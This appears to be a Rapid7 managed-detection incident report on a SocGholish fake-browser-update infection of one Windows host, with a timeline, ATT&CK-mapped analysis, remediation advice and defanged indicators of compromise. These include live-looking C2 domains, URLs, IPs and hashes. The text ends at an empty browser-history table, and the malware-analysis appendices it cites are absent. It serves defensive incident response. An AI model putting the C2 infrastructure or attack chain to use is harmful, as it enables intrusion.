CustomerName

Incident Report

Prepared by: Rapid7 Managed Detection and Response

Confidential and Proprietary

Rapid7 Contact Information

Please direct any additional questions or concerns to your Customer Advisor via the Insight Platform https://insight.rapid7.com/login.

If you require immediate assistance, please call the emergency hotline to speak with an MDR representative.

Region	24/7 Hotline Number
United States (US)	+1 844-777-7637
European Union (EU)	+44 800-088-5859
Singapore (SG)	+65 800-852-3321
Australia (AU)	+61-2-4734-7032

RAPID7 | Confidential and Proprietary

Table of Contents:

RAPID7 | Confidential and Proprietary

Executive Summary

On October 11th at 21:23:40 UTC, Rapid7's Managed Detection and Response (MDR) notified CustomerName regarding the execution of a suspicious JavaScript file. Rapid7 initiated incident response services to identify the extent of the compromise within the CustomerName environment. To conduct the investigation, Rapid7 analyzed available real-time data from InsightIDR and forensic artifacts collected using the Insight Agent. Rapid7 identified a total of one system and one account that was in scope for the investigation.

Incident Synopsis

Rapid7 determined that the CustomerName environment was initially compromised on October 11th at 20:45:31 UTC. The threat actor gained access to an asset within the CustomerName environment when a user executed a JavaScript file downloaded from a compromised website. Rapid7 observed the JavaScript file spawn discovery commands, then create and execute a Dynamic Link Library (DLL) file.

One hour later, Rapid7 observed the execution of a second DLL as the result of a persistence mechanism on the asset.

At this stage in the attack chain, Rapid7 recommended that CustomerName quarantine the compromised asset, disable the compromised account, reset the credentials of the compromised account, and block Indicators of Compromise (IOCs) associated with the JavaScript file.

On October 12th at 13:14:54 UTC, Rapid7 observed the execution of the second DLL again as the result of persistence. The DLL spawned additional discovery commands and legitimate Windows processes and, by utilizing Open Source Intelligence (OSINT), Rapid7 determined that the DLL likely injected code into the legitimate Windows child processes.

The Tactics, Techniques, and Procedures (TTPs) that Rapid7 identified in the investigation were consistent with the SocGholish family of malware. The SocGholish family of malware utilizes compromised websites to opportunistically target users. Rapid7 determined that the incident was the result of an opportunistic SocGholish infection and not the result of a targeted attack against CustomerName.

Timeline



Figure 1 - Timeline of Events

RAPID7 | Confidential and Proprietary

Recommendations

Remediation Actions

- **Rebuild Affected Systems from a Known-Good Baseline Image**
  - Rebuild systems from a known-good baseline image to counter undetected threats.
  - Manually removing malware or scanning with an updated antivirus solution may not fully restore the integrity of the system.
- **Block Malicious Domains**
  - Block the identified malicious domains at all appropriate network filtering devices, such as firewalls, web proxies, and DNS servers.
- **Lock the Affected Accounts**
  - Lock the affected accounts until their credentials are rotated. InsightConnect could be used to perform these actions, which can be accessed through the "Take Action" button at the Investigations section.
- **Change Passwords for Affected Accounts**
  - Change the affected account passwords as soon as possible to prevent a malicious actor from leveraging the credentials to access services.
  - Instruct users to not just change one character of a password, such as changing ***Example1!*** to ***Example2!*** and to follow the NIST guidelines for the "memorized secret" password policy. A malicious actor who has captured past credentials could be more successful in guessing credentials changed by only one character.
  - InsightConnect could be used to perform these actions, which can be accessed through the "Take Action" button at the Investigations section.

Corrective Actions

- **User Awareness Training**
  - Implement phishing-based training for users identified as clicking unknown links or downloading unknown files.
  - Train users on how to forward suspicious links or emails to information security for analysis.
  - Rapid7 recommends providing user awareness training at regular intervals to all users in the CustomerName environment.
- **Review Firewall and Proxy Policies**
  - Review inbound and outbound URL and firewall access policies and block high-risk categories, such as adult material, games, gambling, advertisements, Peer-to-Peer file sharing, and dynamic DNS.

    - Block all security categories, which include spyware, phishing, keylogging, and malicious mobile code.
- **Forward all possible Event Sources to InsightIDR**
    - Rapid7 recommends forwarding all log sources to InsightIDR which provide value for security events and investigations. Additionally, threat actors delete data as a form of anti-forensics. Forwarding data to a SIEM serves as a backup copy of the data in the event anti-forensics events are performed.
    - Information on how to forward a variety of data sources to InsightIDR can be found here.
- **Block or Warn on Uncategorized Sites at the Web Proxy**
    - Aside from blocking uncategorized sites, certain web proxies will display a warning page, but allow the user to continue by clicking a link in the warning page. Either way, this will stop drive-by exploits and malware from being able to download further payloads from the Internet, as most malware will not be able to interact with the web proxy warning page.
- **Change the Default File Association of JavaScript Files**
    - By default, Windows opens JavaScript files using the Windows Script Host (***WScript.exe***). Users rarely have a legitimate need to run JavaScript directly. Changing the default file association for JavaScript files from ***WScript.exe*** to another program, such as ***Notepad.exe***, prevents the automatic execution of a script by a user. This can be done via Group Policy.
    - For more information see SANS ISC InfoSec Forums - Controlling JavaScript Malware Before it Runs.
- **Restrict or Disable the Windows Script Host**
    - The Windows Script Host can be used to execute script files written in various languages, such as JavaScript (.js) and Visual Basic Script (.vbs). Changing the permissions of the Windows Script Host in the ***SOFTWARE*** registry hive can prevent or limit the execution of script files.
    - At the path ***HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings*** in registry, set the variable ***TrustPolicy*** equal to two (***2***) to allow scripts signed by a trusted publisher to run while blocking all other scripts, or set the variable ***Enabled*** equal to zero (***0***) to completely disable the Windows Script Host and prevent the execution of all supported script files.
- **Block JavaScript or VBScript from Launching Downloaded Executable Content**
    - Microsoft Defender for Endpoint customers can utilize the Attack Surface Reduction rule Block JavaScript or VBScript from Launching Downloaded Executable Content (GUID: ***d3e037e1-3eb8-44c8-a917-57927947596d***) to prevent the execution of unknown JavaScript files.

RAPID7 | Confidential and Proprietary

Incident Details (Detailed Analysis)

This section describes the malicious activity that Rapid7 discovered while investigating the compromise.

Resource Development

Resource Development consists of techniques that involve adversaries creating, purchasing, or compromising/stealing resources that can be used to support targeting. These resources can be leveraged by the adversary to aid in other phases of the adversary lifecycle, such as using purchased domains to support Command and Control, email accounts for phishing as a part of Initial Access, or stealing code signing certificates to help with Defense Evasion.

T1608.001 - Stage Capabilities: Upload Malware

The SocGholish family of malware has historically utilized numerous rotating domains and IP addresses to host payloads. Based on previous investigations in other environments and Open Source Intelligence (OSINT), Rapid7 observed that first stage payloads have been stored as base64 encoded data on subdomains of adversary controlled infrastructure. The payloads were often relatively small in size and had the format of a ZIP archive containing an obfuscated JavaScript file.

The accessible nature of the payloads has allowed the adversaries utilizing SocGholish to maintain a wide reach without over-extending their resources.

T1608.004 - Stage Capabilities: Drive-by Target

The SocGholish family of malware has historically developed Initial Access resources by compromising legitimate websites. Based on previous investigations in other environments and Open Source Intelligence (OSINT), Rapid7 has observed that the adversaries utilizing SocGholish injected one or more JavaScript functions into the source code of the compromised websites. The purpose of the injected functions was to identify potential victims and display a pop-up lure serving a first stage payload. Known lures associated with the SocGholish family of malware have claimed that the targeted user's browser was out of date, which has given this campaign the colloquial name "fake browser updates."

Initial Access

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

Rapid7 acquired the Google Chrome browser history associated with user 'account01' from the path ***C:\Users\account01\AppData\Local\Google\Chrome\User Data\Default\History*** and identified a Google search for the query "circle K kosher meaning" at 2022-10-11 20:44:18 UTC followed by navigation to a webpage at the domain ***ok[.]org***.

Rapid7's analysis of the browser history indicated that, between 2022-10-11 20:45:20 UTC and 2022-10-11 20:45:26 UTC, user 'account01' downloaded two ZIP archives named ***download.zip*** and ***download (1).zip*** from the domain ***ok[.]org*** to the path ***C:\Users\account01\Downloads***.

A complete collection of the relevant browser history data is available within **Appendix G: Browser History**.

T1189 - Drive-By Compromise

Rapid7 recreated the Google search for the query "circle K kosher meaning" in a controlled environment and navigated to the webpage at the domain ***ok[.]org***. Rapid7 analyzed the source code of the page and identified a JavaScript function injected to the legitimate page headers.

Adversaries can inject code into compromised webpages as a form of Drive-by Compromise. This method of initial compromise allows campaigns to hold a wide reach without over-extending an adversary's resources.

Rapid7 determined that the purpose of the function was to load a script from a Command and Control (C2) server at the domain ***ecar.allsunstates[.]com***. Detailed analysis of the injected functions can be found in **Appendix H: Malware Analysis**.

Rapid7 interacted with the lure and downloaded a copy of the payload, which contained an obfuscated JavaScript file.

Scoping

Rapid7 reviewed the available network log data between 2022-10-11 00:00:00 UTC and 2022-10-18 00:00:00 UTC for the C2 domain ***ecar.allsunstates[.]com*** and identified DNS queries from two other users from two unique assets. Rapid7 observed additional communication with the C2 domain's corresponding IP address, ***45.10.42[.]26***, from the same two users in the available Firewall log data.

User 'account02' logged communication with the domain ***ecar.allsunstates[.]com*** from asset 'asset02' at 2022-10-12 23:13:27 UTC. User 'account03' logged communication with the domain from asset 'asset03' at 2022-10-13 15:34:07 UTC.

Rapid7 reviewed the available log data and browser history associated with the accounts 'account02' and 'account03' and determined that the users likely visited compromised websites, but were not served a fake update lure and did not download or execute a payload.

Execution

Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, such as exploring a network, establishing communications with command and control (C2) infrastructure, or stealing data.

T1059.007 - Command and Scripting Interpreter: JavaScript

QuickUpdate.5689c7.js

Rapid7 acquired the ZIP archive ***download.zip*** from asset 'asset01' at the path ***C:\Users\account01\Downloads*** via the Insight Agent and analyzed its contents, ***QuickUpdate.5689c7.js***, in a controlled environment.

Rapid7 determined that, upon successful execution, the payload communicated with a Command and Control (C2) server at the domain ***441c.demand.sageyogatherapies[.]com***. Detailed analysis of ***QuickUpdate.5689c7.js*** is available in **Appendix H: Malware Analysis**.

Rapid7 observed the execution of ***QuickUpdate.5689c7.js*** twice on asset 'asset01' at 2022-10-11 20:45:31 UTC and 2022-10-11 20:45:49 UTC.

At 2022-10-11 20:45:32 UTC, Rapid7 observed communication with the C2 at the domain ***441c.demand.sageyogatherapies[.]com*** from user 'account01' in the available DNS log data. Rapid did not observe additional communication to the C2 domain ***441c.demand.sageyogatherapies[.]com*** or its attributed IP address, ***185.185.87[.]19***, within the available network log data.

Between 2022-10-11 20:45:53 UTC and 2022-10-11 20:50:24 UTC, the JavaScript file ***QuickUpdate.5689c7.js*** executed ten discovery commands. The purpose of these commands was to gather information about the compromised asset and user. Detailed information on the discovery commands is available in the *Discovery* section of the **Incident Details**.

At 2022-10-11 20:56:49 UTC, the JavaScript file ***QuickUpdate.5689c7.js*** spawned two final commands to create and execute a Dynamic Link Library (DLL) file named ***ComSys.dll***.

Figure 2 - Process Tree of Creation and Execution of *ComSys.dll*

RAPID7 | Confidential and Proprietary

Rapid7 could not acquire the temporary file ***radF388B.tmp*** or the DLL ***ComSys.dll*** at the path ***C:\Users\account01\AppData\Local\Temp*** for further analysis.

ComSysApp.dll

Rapid7 identified the execution of a Dynamic Link Library (DLL) file named ***ComSysApp.dll*** from the path ***C:\ProgramData\ComSysApp\ComSysApp.dll*** two times at 2022-10-11 21:45:07 UTC and 2022-10-12 13:14:54 UTC.

The execution of ***ComSysApp.dll*** at 2022-10-12 13:14:54 UTC spawned four discovery commands and two instances of the legitimate Windows Error Reporting Process, ***WerFault.exe***, between 2022-10-12 14:46:59 UTC and 2022-10-12 15:20:58 UTC. Open Source Intelligence (OSINT) and previous investigations in other environments indicated to Rapid7 that ***ComSysApp.dll*** likely injected code into the ***WerFault.exe*** processes.

Rapid7 could not acquire the DLL ***ComSysApp.dll*** from asset 'asset01' for further analysis.

Rapid7 did not identify the execution of any further suspicious processes in the available data in the CustomerName environment.

Persistence

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

ComSysApp.dll

The execution of the DLL ***ComSysApp.dll*** occurred as a child process of the user logon process tree. This indicated that the DLL attained a form of persistence called *Logon Autostart Execution* on asset 'asset01'.

RAPID7 | Confidential and Proprietary



Figure 3 - Process Tree of Logon Autostart Execution Persistence

Two of the most common locations for Logon Autostart Execution persistence are the registry run keys hosted within the HKEY Current User (***HKCU***) and HKEY Local Machine (***HKLM***) ***SOFTWARE*** registry hives, and the ***Start up*** folders stored within each user's ***Roaming*** profile and the ***ProgramData*** directory.

Rapid7 acquired the ***HKCU*** registry hive of user 'account01' and the ***HKLM SOFTWARE*** hive of asset 'asset01' via the Insight Agent and did not identify persistence in the registry run keys at the time of the investigation. Rapid7 could not acquire the ***Start up*** folder of the user's ***Roaming*** profile or the ***ProgramData*** directory to determine whether or not persistence was created.

Defense Evasion

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

T1036.003 - Masquerading: Rename System Utilities

ComSysApp.exe

Rapid7 identified a renamed copy of ***RunDll32.exe*** called ***ComSysApp.exe*** execute from the directory ***C:\ProgramData\ComSysApp*** twice at 2022-10-11 21:45:07 UTC and 2022-10-12 13:14:54 UTC.

Adversaries rename, move, and/or copy legitimate system utilities to try to evade security mechanisms concerning the usage of those utilities.

T1055 - Process Injection

ComSysApp.dll

RAPID7 | Confidential and Proprietary

Rapid7 observed the DLL ***ComSysApp.dll*** spawn two instances of the Windows Error Reporting Process, ***WerFault.exe***, at 2022-10-12 14:48:55 UTC and 2022-10-12 14:49:06 UTC. Based on Open Source Intelligence (OSINT) and previous investigations in other environments, Rapid7 believes ***ComSysApp.dll*** likely injected code into ***WerFault.exe***.



Figure 4 - Process Tree of *ComSysApp.dll* Spawning *WerFault.exe*

Rapid7 could not acquire a copy of ***ComSysApp.dll*** from asset 'asset01' for analysis.

Discovery

Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques help adversaries observe the environment and orient themselves before deciding how to act. They also allow adversaries to explore what they can control and what's around their entry point in order to discover how it could benefit their current objective. Native operating system tools are often used toward this post-compromise information-gathering objective.

QuickUpdate.5689c7.js

At 2022-10-11 20:45:53 UTC, after communicating with the Command and Control (C2) server at the domain ***441c.demand.sageyogatherapies[.]com***, the JavaScript file ***QuickUpdate.5689c7.js*** spawned the first of ten discovery commands. Rapid7 determined that the commands received from the C2 server were an automated method of collecting information about privileged accounts and high value targets for lateral movement. The last discovery command in the initial post-exploitation activity occurred at 2022-10-11 20:50:24 UTC.

RAPID7 | Confidential and Proprietary

Figure 5 - Process Tree of Initial Discovery Commands Spawned By *QuickUpdate.5689c7.js*

A complete explanation of what each command was capable of is available in **Appendix I: Discovery and Enumeration**.

Rapid7 could not acquire the temporary files ***rad0FCA9.tmp*** and ***rad29315.tmp*** from the path ***C:\Users\account01\AppData\Local\Temp***. Rapid7 could not acquire the Master File Table (MFT) of asset 'asset01' to determine whether or not the temporary files containing the output of the discovery commands existed at the time of the investigation.

ComSysApp.dll

Rapid7 observed the DLL ***ComSysApp.dll*** spawn four discovery commands between 2022-10-12 14:46:59 UTC and 2022-10-12 15:20:58 UTC. The first of the four discovery commands

RAPID7 | Confidential and Proprietary

contained a spelling error, which suggested that a live attacker executed the commands and that the DLL had remote access functionality.



Figure 6 - Process Tree of Discovery Commands Spawned by *ComSysApp.dll*

Rapid7 could not acquire the contents of the ***C:\ProgramData\ComSysApp*** directory for further analysis.

RAPID7 | Confidential and Proprietary

Appendix A: Alert Summary

Time to Respond

Event Time	2022-10-11 20:45:31 UTC
Alert Time	2022-10-11 20:47:10 UTC
Acknowledge Time	2022-10-11 21:23:40 UTC

Table 1 - Alert time and time to begin investigation

Associated Alerts

Suspicious Process - WScript Starts File From Within Archive
Suspicious Process - Explorer Runs JS File with WScript
Network Discovery - Nltest Enumerate Domain Controllers
Suspicious Process - Renamed RunDLL32

Table 2 - Investigation IDs from IDR

RAPID7 | Confidential and Proprietary

Appendix B: Incident Severity

Rapid7 classified this incident with Medium severity.

Rapid7 determines the severity of an incident based on a number of factors, including:

- **Intent**: Whether the threat appears to be targeted or opportunistic/automated, and the likely objectives of the attack
- **Scope**: The number and criticality of systems and users impacted
- **Ongoing Activity**: Whether the incident appears to have been fully contained/no longer active, or whether the attacker remains active within the environment
- **Impact**: The criticality of in-scope assets or users, evidence of data exfiltration, etc.

Incident Severity	Incident Definition	Example Incident(s)
Low	A non-targeted, low-impact threat involving a small number of systems or users which is already contained by existing security controls.	A non-targeted phishing attack with no evidence that the recipient(s) provided credentials.
Medium	A non-targeted, low-impact threat impacting a small number of systems or users, but requiring additional actions from you to fully contain and eradicate the threat.	Malware delivered via a non-targeted phishing attack that is only partially blocked on an endpoint.
High	A high risk or high impact threat, often impacting a large number of systems or users and ongoing attacker activity.	Unauthorized interactive network access with evidence of reconnaissance, privilege escalation, lateral movement, data exfiltration, or other signs of a late-stage compromise being observed.

Table 3 - Severity levels and Incident Types

RAPID7 | Confidential and Proprietary

Appendix C: Affected Assets

Hostname	Disposition
asset01	Compromised

Table 4 - Affected Hosts

RAPID7 | Confidential and Proprietary

Appendix D: Compromised Accounts

Compromised Account	Notes
account01	Visited compromised website, downloaded and executed JavaScript payload
account02	Visited compromised website, did not download or execute a payload
account03	Visited compromised website, did not download or execute a payload

Table 5 - Affected Accounts

RAPID7 | Confidential and Proprietary

Appendix E: Indicators of Compromise

File

File Name	File Path	SHA256	Notes
download.zip	C:\Users\account01\Downloads\download.zip	8e2cf3e42f54ff823ff5d1bb99362c5a60c3da2b6764a8b52ade30b4dd1a4709	First Download ofZIP containing initial JavaScript payload
download (1).zip	C:\Users\account01\Downloads\download (1).zip		Second download of ZIP containing initial JavaScript payload
QuickUpdate.5689c7.js	C:\Users\account01\Downloads\download\QuickUpdate.5689c7.js	d5479e403ceda22d57229f889390f417060b8bc461aff1fce1938ee585db44f3	Location of JavaScript payload inside ZIP archive
QuickUpdate.5689c7.js	C:\Users\account01\AppData\Local\Temp\Temp1_download.zip\QuickUpdate.5689c7.js	d5479e403ceda22d57229f889390f417060b8bc461aff1fce1938ee585db44f3	Temporary path of JavaScript payload during execution
rad0FCA9.tmp	C:\Users\account01\AppData\Local\Temp\rad0FCA9.tmp		Temporary file created to contain results of ***whoami*** query
rad943CE.tmp	C:\Users\account01\AppData\Local\Temp\rad943CE.tmp		Temporary file renamed to ***ComSys.dll***
ComSys.dll	C:\Users\account01\AppData\Local\Temp\ComSys.dll		First DLL payload
ComSysApp.dll	C:\ProgramData\ComSysApp\ComSysApp.dll		Second DLL payload
ComSysApp.exe	C:\ProgramData\ComSysApp\ComSysApp.exe		Renamed version of the legitimate Windows binary ***RunDll32.exe***

Table 6 - File Based Indicators of Compromise

RAPID7 | Confidential and Proprietary

Network

Network Based Indicator	Notes
hXXps://www.ok[.]org/about/news-room/k-symbol-can-use-food-packaging/	Compromised web page which user ‘account01’ navigated to
45.10.42[.]26	IP address associated with the C2 server at the domain ***allsunstates[.]com*** - embedded within compromised website
hXXps://ecar.allsunstates[.]com/report?r=dj03MDgyZTc5ZmNhN2EwY2M2YjA3NCZjaWQ9MjYz	C2 URL embedded within JavaScript injected into compromised website
hXXps://ecar.allsunstates[.]com/report?r=Y2lkPTI2MyZ2PTRlYjk3YWU3MWI3NjZhYjEyMWU0	C2 URL which hosted the JavaScript payload ***QuickUpdate.5689c7.js***
185.185.87[.]19	IP address associated with the Command and Control (C2) server at the domain ***441c.demand.sageyogatherapies[.]com***
hXXps://441c.demand.sageyogatherapies[.]com/ajaxTimeout	URL of the Command and Control (C2) server within the JavaScript payload ***QuickUpdate.5689c7.js***

Table 7 - Network Based Indicators of Compromise

RAPID7 | Confidential and Proprietary

Appendix F: Incident Category and Type

Compromise Category	Compromise Type
Malicious Code	Virus
Reconnaissance	Post-Exploitation Discovery

Table 8 - Incident Category and Type

RAPID7 | Confidential and Proprietary

Appendix G: Browser History

Google Chrome URL History

This table contains relevant information about search queries and websites visited logged in the urls table of the Google Chrome History database associated with user 'account01'.

Timestamp (UTC)	Title	URL
